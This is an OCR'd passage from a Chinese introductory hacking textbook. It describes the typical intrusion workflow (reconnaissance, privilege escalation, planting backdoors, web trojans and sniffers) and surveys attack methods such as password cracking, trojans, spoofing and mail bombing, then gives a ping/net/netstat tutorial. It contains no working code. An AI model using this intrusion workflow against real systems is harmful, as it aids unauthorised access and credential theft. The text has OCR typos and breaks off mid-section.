“黑客”一词是由英语“Hacker”英译出来的，是指专门研究、发现计算机和网络漏洞的计算机爱好者，他们伴随着计算机和网络的发展而产生成长。黑客对计算机有着狂热的兴趣和执着的追求，他们不断地研究计算机和网络知识，发现计算机和网络中存在的漏洞，喜欢挑战高难度的网络系统并从中找到漏洞，然后向管理员提出解决和修补漏洞的方法。

黑客的出现推动了计算机和网络的发展与完善。他们所做的不是恶意破坏，他们是一群纵横于网络上的大侠，追求共享、免费，提倡自由、平等。黑客的存在是由于计算机技术的不健全，从某种意义上来讲，计算机的安全需要更多黑客去维护。这里我们借用黑客英雄网站长 myhk 的一句话：“黑客存在的意义就是使网络变得日益安全完善”。

但是到了今天，黑客一词已经被用于那些专门利用计算机进行破坏或入侵他人电脑的代言词，对这些人正确的叫法应该是 Cracker，有人也翻译成“骇客”，也正是由于这些人的出现玷污了“黑客”一词，使人们把黑客和骇客混为一体，误认为黑客也是在网络上进行破坏的人。根据开放原始码计划创始人 EricRaymond(埃里克.雷蒙德)的解释，Hacker 与 Cracker 是分属两个不同世界的族群，基本差异在于，Hacker 是有建设性的，而 Cracker 则专门搞破坏。

1.2 黑客入侵流程

黑客在进行攻击时通常有个习惯性的流程。首先搜寻到目标信息系统，然后找到目标信息系统的弱点，并利用弱点获得权限开辟后门，最后对痕迹进行清除。

1.2.1 目标系统信息收集

信息的收集并不对目标系统产生危害，只是为进一步的入侵提供有用信息。这些信息主要包括目标的操作系统类型及版本，目标主机提供哪些服务，各服务器程序的类型与版本以及相关的社会信息等。

要攻击一台机器，首先要确定它正在运行的操作系统版本。因为对于不同类型的操作系统，系统漏洞有很大区别，攻击的方法也完全不同，甚至同一种操作系统的不同版本的系统漏洞也是不一样的。要确定一台服务器的操作系统一般是靠经验，有些服务器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的某些服务显示信息会泄露其操作系统。

【案例 1-1】Telnet 登录 Linux 服务器示例


如果用户是在 Windows 的环境下，想对远程的 Linux 系统进行操作，推荐选择“telnet”的方式进行登录(telnet 命令在后有详细的介绍),具体步骤如下。



Step 1 单击“运行”

Step 1


启动 Windows 操作系统，单击执行“开始”→“运行”命令。



Step 2 输入命令

Step 2

弹出的“运行”对话框中输入“telnet+远程 Linux 系统 IP 地址”，例如：telnel 202.115.30.134。



Step 3 登录结果

Step 3

弹出“RedHatLinux”界面，输入用户名和密码后，即可像在本机一样进行命令行的操作了，从图中可以得知该版本为 Red Hat Linux release 9 版本。

另外需要获得的信息就是一些与计算机本身没有关系的社会信息，例如网站所属公司的名称、规模,网络管理员的生活习惯、电话号码等。这些信息看起来与攻击一个网站没有关系，实际上很多黑客都是利用了这类信息攻破网站的。例如有些网站管理员用自己的电话号码做系统密码，这就很容易被人试探出来。

信息收集可以用手工进行，也可以利用工具来完成，完成信息收集的工具叫做扫描器。用扫描器收集信息的优点是速度快,可以一次对多个目标进行扫描。

1.2.2 弱点信息挖掘分析

在收集到一些准备要攻击目标的信息后，黑客们会探测目标网络上的每台主机，来寻求系统内部的安全漏洞，这些信息即所谓的弱点信息,主要探测的方式如下。

1.自编程序

对某些系统，互联网上已发布了其安全

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

漏洞所在，但用户由于不懂或一时疏忽未打上该系统的“补丁”程序，那么黑客就可以自己编写一段程序进入到该系统进行破坏。

2.慢速扫描

由于一般扫描侦测器的实现是通过监视某个时间段里一台特定主机发起的连接的数目来决定是否在被扫描，这样黑客可以通过使用扫描速度慢的扫描软件进行扫描。

3.体系结构探测

黑客利用一些特殊的数据包传送给目标主机，使其做出相对应的响应。由于每种操作系统的响应时间和方式都是不一样的，黑客利用这种特征把得到的结果与准备好的数据库中的资料相对照，从中便可轻而易举地判断出目标主机操作系统所用的版本及其他相关信息。

1.2.3 目标使用权限获取

1.获得权限

当收集到足够的信息之后，攻击者就要开始实施攻击行动了。作为破坏性攻击，只需利用工具发动攻击即可。而作为入侵性攻击，往往要利用收集到的信息，找到其系统漏洞，然后利用该漏洞获取一定的权限。有时获得了一般用户的权限就足以达到修改主页等目的了，但作为一次完整的攻击是要获得系统最高权限的，这不仅是为了达到一定的目的，更重要的是证明攻击者的能力，这也符合黑客的追求。


能够被攻击者所利用的漏洞不仅包括系统软件设计上的安全漏洞，也包括由于管理配置不当而造成的漏洞。

当然大多数攻击成功的范例还是利用了系统软件本身的漏洞。造成软件漏洞的主要原因在于编制该软件的程序员缺乏安全意识。当攻击者对软件进行非正常的调用请求时，会造成缓冲区溢出或者对文件的非法访问。其中利用缓冲区溢出的攻击最为普遍，据统计 80%以上成功的攻击都是利用了缓冲区溢出漏洞来获得非法权限的。

无论作为一个黑客还是一个网络管理员，都需要掌握尽量多的系统漏洞。黑客需要用它来完成攻击，而管理员需要根据不同的漏洞来进行不同的防御措施。

2.权限的扩大

系统漏洞分为远程漏洞和本地漏洞两种，如下图所示采用 Norton 杀毒软件漏洞扫描功能获取的系统安全漏洞的信息。远程漏洞是指黑客可以在别的机器上直接利用该漏洞进行攻击并获取一定的权限。这种漏洞的威胁性相当大，黑客的攻击一般都是从远程漏洞开始的。但是利用远程漏洞获取的不一定是最高权限，而往往只是一个普通用户的权限，这样常常没有办法做黑客们想要做的事。这时就需要配合本地漏洞来把获得的权限进行扩大，常常是扩大至系统的管理员权限。



只有获得了最高的管理员权限之后，才可以做诸如网络监听、打扫痕迹之类的事情。完成了权限的扩大后，不但可以利用已

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

获得的权限在系统上执行利用本地漏洞的程序，还可以放一些木马之类的欺骗程序来套取管理员密码，这种木马是放在本地套取最高权限用的，而不能进行远程控制。

1.2.4 开辟后门

黑客对目标主机进行了分析后，如果找到其弱点并打开了这台主机的后门，这时就可以向目标主机上传间谍程序了（通常黑客在目标主机上装上间谍程序后，会将 IPC$连接断开，不然在会话中将留有记录）。

通过后门上传的间谍程序可以是做代理的跳板程序，也可以是扫描程序，还可以是嗅探器，这些程序通常都隐藏得很深。例如目标主机没有嗅探器，黑客就可以为其安装上 Sniffer，用于监听 FTP/POP3 等的明文传输密码；如果目标主机开启了 Web 服务，那还可以给它安上一个脚本木马，脚本木马如果放得好的话，检测难度非常大，而管理员在做 Web 备份的时候，也会把它备份进去，一个好的 asp 木马可以完全接管一台 NT 操作系统。然后把主机上有用的文件全部下载下来，如 Web 程序的数据库连接代码里会有数据库用户名和口令信息，可以利用后面章节中所讲的对 MSSQL 的入侵来完全控制主机。

1.2.5 黑客常用手法

1.口令入侵

所谓口令入侵是指使用某些合法用户的账号和口令登录到目的主机，然后再实施攻击活动。这种方法的前提是必须先得到该主机上的某个合法用户的账号，然后再进行合法用户口令的破译。获得普通用户账号的方法很多，例如利用目标主机的 Finger 功能：当用 Finger 命令查询时，主机系统会将保存的用户资料（如用户名、登录时间等）显示在终端或计算机上；利用目标主机的 X.500 服务：有些主机没有关闭 X.500 的目录查询服务，也给攻击者提供了获得信息的一条简易途径；从电子邮件地址中收集：有些用户电子邮件地址常会透露其在目标主机上的账号；查看主机是否有习惯性的账号：有经验的用户都知道，很多系统会使用一些习惯性的账号，造成账号的泄露。

口令又有三种方法：

（1）通过网络监听非法得到用户口令，这类方法有一定的局限性，但危害性极大。监听者往往采用中途截击的方法也是获取用户账户和密码的一条有效途径。当下，很多协议根本就没有采用任何加密或身份认证技术，如在 Telnet、FTP、HTTP、SMTP 等传输协议中，用户账户和密码信息都是以明文格式传输的，此时若攻击者利用数据包截取工具便可很容易收集到你的账户和密码。还有一种中途截击攻击方法更为厉害，它可以在你同服务器端完成“三次握手”建立连接之后，在通信过程中扮演“第三者”的角色，假冒服务器身份欺骗你，再假冒你向服务器发出恶意请求，其造成的后果不堪设想。另外，攻击者有时还会利用软件和硬件工具时刻监视系统主机的工作，等待记录用户登录信息，从而取得用户密码；或者编制有缓冲区溢出错误的 SUID 程序来获得超级用户权限。

（2）在知道用户的账号后（如电子邮件 @ 前面的部分）利用一些专门软件强行破解用户口令，这种方法不受网段限制，但攻击者要有足够的耐心和时间。如：采用字典穷举法（或称暴力法）来破解用户的密码。攻击者可以通过一些工具程序，自动地从电脑字典中取出一个单词，作为用户的口令，再输入给远端的主机，申请进入系统；如果口令错

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

误，就按序取出下一个单词，进行下一个尝试，并一直循环下去，直到找到正确的口令或字典的单词试完为止。由于这个破译过程由计算机程序来自动完成，因而几个小时就可以把上十万条记录的字典里所有单词都尝试一遍。

（3）利用系统管理员的失误。在现代的Unix 操作系统中，用户的基本信息存放在“password”文件中，而所有的口令则经过 DES 加密方法加密后专门存放在一个叫“shadow”的文件中。黑客们获取口令文件后，就会使用专门的破解 DEs 加密法的程序来解口令。同时，由于为数不少的操作系统都存在许多安全漏洞、Bug 或一些其他设计缺陷，这些缺陷一旦被找出，黑客就可以长驱直入。

2.放置特洛伊木马程序

特洛伊木马程序可以直接侵入用户的电脑并进行破坏，它常被伪装成工具程序或者游戏等诱使用户打开带有特洛伊木马程序的邮件附件或从网上直接下载，一旦用户打开了这些邮件的附件或者执行了这些程序之后，它们就会像古特洛伊人在敌人城外留下的藏满士兵的木马一样留在用户的电脑中，并在用户的计算机系统中隐藏一个可以在 Windows 启动时悄悄执行的程序。当你连接到因特网上时，这个程序就会通知攻击者，报告你的 IP 地址以及预先设定的端口。攻击者在收到这些信息后，再利用这个潜伏在其中的程序，就可以任意地修改你的计算机的参数设定、复制文件、窥视你整个硬盘中的内容等，从而达到控制你的计算机的目的。

3.WWW 的欺骗技术

在网上用户可以利用 IE 等浏览器进行各种各样的 Web 站点访问，如阅读新闻组、咨询产品价格、订阅报纸、电子商务等。然而一般的用户恐怕不会想到有这些问题存在：正在访问的网页已经被黑客篡改过，网页上的信息是虚假的！例如黑客要将用户要浏览的网页的 URL 改写为指向黑客自己的服务器，当用户浏览目标网页的时候，实际上是向黑客服务器发出请求，那么黑客就可以达到欺骗的目的了。

一般 Web 欺骗使用两种技术手段，即 URL 地址重写技术和相关信息掩盖技术。利用 URL 地址，使这些地址都向攻击者的 Web 服务器，即攻击者可以将自己的 Web 地址加在所有 URL 地址的前面。这样，当用户与站点进行安全链接时，就会毫不防备地进入攻击者的范围，于是所有信息便处于攻击者的监视之中。但由于浏览器材一般均设有地址栏和状态栏，当浏览器与某个站点链接时，可以在地址栏和状态样中获得连接中的 Web 站点地址及其相关的传输信息，用户由此可以发现问题，所以攻击者往往在 URL 地址重写的同时，利用相关信息，即一般用 JavaScript 程序来重写地址，以达到欺骗的目的。

4.电子邮件攻击

电子邮件是互联网上运用得十分广泛的一种通讯方式。攻击者可以使用一些邮件炸弹软件或 CGI 程序向目的邮箱发送大量内容重复、无用的垃圾邮件，从而使目的邮箱被撑爆而无法使用。当垃圾邮件的发送流量特别大时，还有可能造成邮件系统对于正常的工作反映缓慢，甚至瘫痪。相对于其它的攻击手段来说，这种攻击方法具有简单、见效快等优点。

电子邮件攻击主要表现为两种方式：

（1）电子邮件轰炸和电子邮件“滚雪球”，也就是通常所说的邮件炸弹，指的是用伪造的 IP 地址和电子邮件地址向同一信箱发送

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

数以千计、万计甚至无穷多次的内容相同的垃圾邮件，致使受害人邮箱被“炸”，严重者可能会给电子邮件服务器操作系统带来危险，甚至瘫痪。

（2）电子邮件欺骗攻击者佯称自己为系统管理员（邮件地址和系统管理员完全相同），给用户发送邮件要求用户修改口令（口令可能为指定字符串）或在看起来像正常的附件中加载病毒或其他木马程序。

5.通过一个节点来攻击其他节点

攻击者在突破一台主机后，往往以此主机作为根据地，攻击其他主机（以隐蔽其入侵路径，避免留下蛛丝马迹）。他们可以使用网络监听方法，尝试攻破同一网络内的其他主机；也可以通过 IP 欺骗和主机信任关系，攻击其他主机。

这类攻击很狡猾，但由于某些技术很难掌握，如 TCP/IP 欺骗攻击。攻击者通过外部计算机伪装成另一台合法机器来实现。它能破坏两台机器间通信链路上的数据，其伪装的目的在于哄骗网络中的其它机器误将其攻击者作为合法机器加以接受，诱使其它机器向他发送据或允许它修改数据。TCP/IP 欺骗可以发生 TCP/IP 系统的所有层次上，包括数据链路层、网络层、运输层及应用层均容易受到影响。如果底层受到损害，则应用层的所有协议都将处于危险之中。另外由于用户本身不直接与底层相互相交流，因而对底层的攻击更具有欺骗性。

6.网络监听

网络监听是主机的一种工作模式，在这种模式下，主机可以接收到本网段在同一条物理通道上传输的所有信息，而不管这些信息的发送方和接收方是谁。因为系统在进行密码校验时，用户输入的密码需要从用户端传送到服务器端，而攻击者就能在两端之间进行数据监听。此时若两台主机进行通信的信息没有加密，只要使用某些网络监听工具（如 NetXRay、Sniffit 等）就可轻而易举地截取包括口令和账号在内的信息资料。虽然网络监听获得的用户账号和口令具有一定的局限性，但监听者往往能够获得其所在网段的所有用户账号及口令。

7.利用黑客软件攻击

利用黑客软件攻击是互联网上比较多的一种攻击手法。BackOrifice2000、冰河等都是比较著名的特洛伊木马，它们可以非法地取得用户电脑的超级用户权限，可以对其进行完全的控制，除了可以进行文件操作外，同时也可以将对方桌面进行抓图、取得密码等操作。这些黑客软件分为服务器端和用户端，当黑客进行攻击时，会使用用户端程序登录上已安装好服务器端程序的电脑，这些服务器端程序都比较小，一般会随附带于某些软件上。有可能当用户下载了一个小游戏并运行时，黑客软件的服务器端就安装完成了，而且大部分黑客软件的重生能力比较强，给用户进行清除造成一定的麻烦。特别是最近出现了一种 TXT 文件欺骗手法，表面看上去是一个 TXT 文本文件，但实际上却是一个附带黑客程序的可执行程序，另外有些程序也会伪装成图片和其他格式的文件。

8.安全漏洞攻击

许多系统都有这样那样的安全漏洞（Bugs）。其中一些是操作系统或应用软件本身具有的，如缓冲区溢出攻击。由于很多系统在不检查程序与缓冲之间变化的情况，就任意接受任意长度的数据输入，把溢出的数据放在堆栈里，系统还照常执行命令。这样攻击者只要发送超出缓冲区所能处理的长度

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的指令，系统便进入不稳定状态。若攻击者特别配置一串准备用作攻击的字符，他甚至可以访问根目录，从而拥有对整个网络的绝对控制权。另一些是利用协议漏洞进行攻击。如攻击者利用 POP3 一定要在根目录下运行的这一漏洞发动攻击，破坏根目录，从而获得超级用户的权限。又如，ICMP 协议也经常被用于发动拒绝服务攻击。它的具体手法就是向目的服务器发送大量的数据包，几乎占取该服务器所有的网络宽带，从而使其无法对正常的服务请求进行处理，而导致网站无法进入、网站响应速度大大降低或服务器瘫痪。现在常见的蠕虫病毒或与其同类的病毒都可以对服务器进行拒绝服务攻击的进攻。它们的繁殖能力极强，一般通过 Microsoft 的 Outlook 软件向众多邮箱发出带有病毒的邮件，而使邮件服务器无法承担如此庞大的数据处理量而瘫痪。对于个人上网用户而言，也有可能遭到大量数据包的攻击使其无法进行正常的网络操作。

9.端口扫描攻击

所谓端口扫描，就是利用 Socket 编程与目标主机的某些端口建立 TCP 连接、进行传输协议的验证等，从而侦知目标主机的扫描端口是否是处于激活状态、主机提供了哪些服务、提供的服务中是否含有某些缺陷等等。常用的扫描方式有：Connect 扫描。Fragmentation 扫描。

10.驱动攻击

当有些表面看来无害的数据被邮寄或复制到 Internet 主机上并被执行发起攻击时，就会发生数据驱动攻击。例如，一种数据驱动的攻击可以造成一台主机修改与安全相关的文件，从而使入侵者下一次更容易入侵该系统。

11.信息攻击

攻击者通过发送伪造的路由信息，构造源主机和目标主机的虚假路径，从而使流向目标主机的数据包均经过攻击者的主机。这样就给攻击者提供了敏感的信息和有用的密码。

12.系统管理员失误攻击

网络安全的重要因素之一就是人！无数事实表明“堡垒最容易从内部攻破”。因而人为的失误，如 WWW 服务器系统的配置差错，普通用户使用权限扩大等，就给黑客造成了可乘之机，黑客常利用系统管理员的失误，使攻击得到成功。

1.3 黑客常用命令

1.3.1 ping 命令

1.命令介绍

ping 是用来进行网络连接测试的一个程序，其对应的文件名为“ping.exe”（在WindowsXP系统下此文件存在于C:\Windows\System32文件夹下）。此工具的最简单的用法是：“ping XXX.XXX.XXX.XXX”（欲测试的IP地址），根据不同的测试目的可以带上不同的参数。使用ping可以测试计算机名和计算机的IP地址，验证与远程计算机的连接，通过将icmp回显数据包发送到计算机并侦听回复数据包来验证与一台或多台远程计算机的连接，此命令只有在安装了TCP/IP协议后才可以使用。

2.使用方式图解

ping命令的使用很简单，在命令控制行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

中键入“ping+空格+IP”。就会显示此IP地址的响应时间等信息，以显示是否连接。

ping命令既可以用来ping自己的IP地址检查网络状况。又可以用来ping网络中其他计算机的IP地址，比如要传文件给网络中其他计算机之前，可以用ping命令测试其他计算机是否开机或者网络是否畅通，如下图所示。



3.使用实例


巧妙使用ping命令可以快速排查网络故障。如果计算机接入互联网后，发现不能上网，则使用ping命令，逐步进行一系列测试，就能够找到并排除故障。

【案例 1-2】使用 ping 命令排查网络故障

使用ping来检查网络，主要有以下几种情况。

(1)ping127.0.0.1

测试环回地址是否正常。如果ping命令返回正常，表明计算机安装的TCP/IP协议工作正常，如下图所示。



教你一招：

127.0.0.1是网卡的环回地址。所谓环回地址，是在网卡的网络接口处设置一个环回路径，用于机器将本机发出的目的地是到本机的报文通过环回路径送回给本机上层协议，以用来测试自身网络协议是否工作正常。

(2)ping本机IP地址

本机IP地址可以通过自动分配获得，也可以人工配置。如果事先不知道本机的IP地址，可以通过ipconfig命令查看。这里设本机IP地址为127.36.78.30，如下图所示。



手动配置IP地址，首先需要询问网管，从网管处获得配置所需的参数。配置的方法如下图所示。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 1 选择“属性”

Step 1


在桌面“网上邻居”图标上单击鼠标右键，在弹出的下拉菜单中选择“属性”命令。



Step 2 选择“属性”命令

Step 2

在弹出的“网络连接”窗口中，“本地连接”图标上单击鼠标右键，在弹出的菜单中单击“属性”。



Step 3 单击“属性”按钮

Step 3

在弹出的“本地连接状态”对话框中，在“常规”选项卡下，单击“属性”按钮。



Step 4 单击“属性”按钮

Step 4

在弹出的“本地连接属性”对话框中单击“Internet 协议（TCP/IP）属性”，然后单击“属性”按钮。



Step 5 设置 IP 地址

Step 5

在弹出的“Internet 协议（TCP/IP）属性”对话框中配置 IP 地址、子网掩码、默认网关以及 DNS 等信息。由于是手动设置，所以先选择“使用下面的 IP 地址”，然后分别输入 IP 地址、子网掩码、默认网关和 DNS 服务器地址，最后单击“确定”按钮完成设置。

如果在自动分配中分得了IP地址，那么在“Internet协议(TCP/IP)属性”对话框中就是选择的“自动获得IP地址”,之后不需要用户输入IP地址、子网掩码等信息，而是自动获

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

得，也称为动态IP地址，是基于DHCP机制的。由于DHCP的机制，IP地址有一定的租用期限，租用期限一到，就必须重新申请IP地址，此时IP地址可能发生变更，如果想使IP地址固定，比如在局域网中的与共享打印机相连的打印机，或者开设了FTP或者HTTP服务的计算机，也可以先用ipconfig命令查看当前分得的IP地址，然后再把查看得到的信息，根据前三个步骤的配置方法，把IP地址固定下来。

如果ping返回正常，表明网卡到外部网络物理线路连接正常。

如果出现“Destination host unreachable.”的提示，如下图所示，表明本地网络不能正常工作。可能是网卡工作不正常，或者网线工作不正常。其中最大的可能是网线没有插好，或者网线发生断裂等导致本机不能和网络通信。可以用测线仪等设备检查网线的通断，确定网线没有问题后，重新将网线连接到本机网卡，一般可以排除故障。

```
C:\Documents and Settings\Administrator>ping 211.83.98.85


Pinging 211.83.98.85 with 32 bytes of data:

Destination host unreachable.
Destination host unreachable.
Destination host unreachable.
Destination host unreachable.

Ping statistics for 211.83.98.85:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

(3)ping局域网内网关IP地址

ping网关的主要作用是看局域网的网关路由器是否能做出正确回答。一般网关路由器的IP地址是本网络的第一个IP，如果能够ping通，说明路由器提供服务，可以通过路由器接入到外部网络，如下图所示。



如果路由器没有响应，必须检查和配置网关路由器，让其为本局域网内部的机器提供接入和传发服务。

如果不知道网关路由器地址，可以通过ipconfig命令来获得。

(4)ping远程服务器IP和ping远程服务器域名


ping远程服务器IP可以确定网关转发是否正常，如果ping正确返回，表明用户能够成功访问Internet。这里以新浪网一台服务器的IP地址(202.112.8.2)为例，如果正常就出现如下图所示的“Replyfrom”、“bytes”、“time”、“TTL”四个字段。

```
C:\Documents and Settings\Administrator>ping  202.112.8.2

Pinging 202.112.8.2 with 32 bytes of data:

Reply from 202.112.8.2: bytes=32 time=328ms TTL=56
Reply from 202.112.8.2: bytes=32 time=318ms TTL=56
Reply from 202.112.8.2: bytes=32 time=319ms TTL=56
Reply from 202.112.8.2: bytes=32 time=324ms TTL=56
```

如果不能ping通，则出现如下图所示的“Requesttimedout(响应超时)”字样。



教你一招：

如果ping一台特定的远程服务器IP失败，可能是由于远程服务器本身的问题。可以尝试ping其他的远程机器，来确定用户是否真正能访问internet。

ping远程服务器IP正常以后，则尝试ping远程服务器的域名。以WWW.sina.com.cn为例，如下图所示。

```
C:\Documents and Settings\Administrator>ping www.sina.com.cn

Pinging jupiter.sina.com.cn [202.112.8.2] with 32 bytes of data:

Reply from 202.112.8.2: bytes=32 time=314ms TTL=56
Reply from 202.112.8.2: bytes=32 time=311ms TTL=56
Reply from 202.112.8.2: bytes=32 time=317ms TTL=56
Reply from 202.112.8.2: bytes=32 time=317ms TTL=56

Ping statistics for 202.112.8.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 311ms, Maximum = 317ms, Average = 314ms
```

如果能正常通信，表明本机的DNS配置设置正确。DNS的设置可以简单通过Windows

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

提供的TCP/IP网络配置图形界面来设置，设置的方法在前面已经讲述过了，这里不再重复阐述，也可以通过netsh命令来设置。



如果ping不成功，表明系统DNS设置错误。只需将DNS设置到可以访问的最近的DNS服务器，就可以使网络通信恢复正常。

1.3.2 net 和 netstat 命令

1.命令介绍

net命令是Windows设置和控制IP网络的高级命令。许多Windows服务器的网络命令都以net开始。

netstat顾名思义就是一种显示网络状态的工具。它用于显示与IP、TCP、UDP和ICMP协议相关的统计数据，一般用于检验本机各端口的网络连接情况。


通过netstat命令可以很快获取当前计算机上所有的TCP连接的状态，并查看他们使用了那些端口。也可以查看计算机上的UDP协议占用了那些端口。如果计算机感染了木马病毒，木马程序会打开系统后门，也就是打开某些TCP或者UDP端口和互联网上其他机器进行通信。如果熟练掌握了netstat命令的用法，就可以比较容易地监控计算机的网络通信，对一些致命木马和病毒的攻击能够提前发现，提前预防。

2.使用方式图解

net命令的使用都是在net后面跟命令的参数，键入net后，再空格，然后键入参数。net命令的功能十分强大，内部命令也特别多，可以通过查询语法帮助来正确使用命令。

net命令有一些公共属性：

通过键入“net/？”可查阅所有可用的net命令，如下图所示。




通过键入“net help”命令可在命令行中获得net命令的语法帮助。例如，要得到net accounts命令的帮助，请键入net help accounts，如下图所示。



所有net命令接受选项/yes和/no（可缩写为/y和/n）。/y对命令产生的任何交互提示自动回答“是”，/n回答“否”。例如，net stop server通常提示确认是否根据服务器服务结束所有服务，net stop server/y自动回答“是”并关闭服务器服务。

net statf命令的使用也是直接在命令后跟命令的参数。直接键入net stat，获得当前用户的所有网络连接，如下图所示。



获取当前用户的所有网络连接

下面介绍一些经常使用的net命令的用法：

（1）net config

作用：显示当前运行的可配置服务，或显示并修改某项服务的设置。

格式：net conifg service options

溜客安全网 WwW.176Ku.CoM

